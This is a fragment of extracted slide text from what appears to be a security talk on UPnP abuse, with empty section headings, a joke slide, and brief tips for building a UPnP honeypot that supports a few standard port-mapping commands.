


# Cloud logs





# Example C&C channel path



**GOOD LUCK  
I'M BEHIND  
7 PROXIES**



# UPnP honey pot

- Please make it a smart honey box, don't be a blind proxy
- SSL traffic can be intercepted!
- Geographic region does make a difference
- UPnP Commands to support
  - AddPortMapping
  - GetGenericPortMappingEntry
  - DeletePortMapping





# Acknowledgements





# Thank you

<http://symc.ly/2GsqXra>

Waylon Grange  
@professor\_\_plum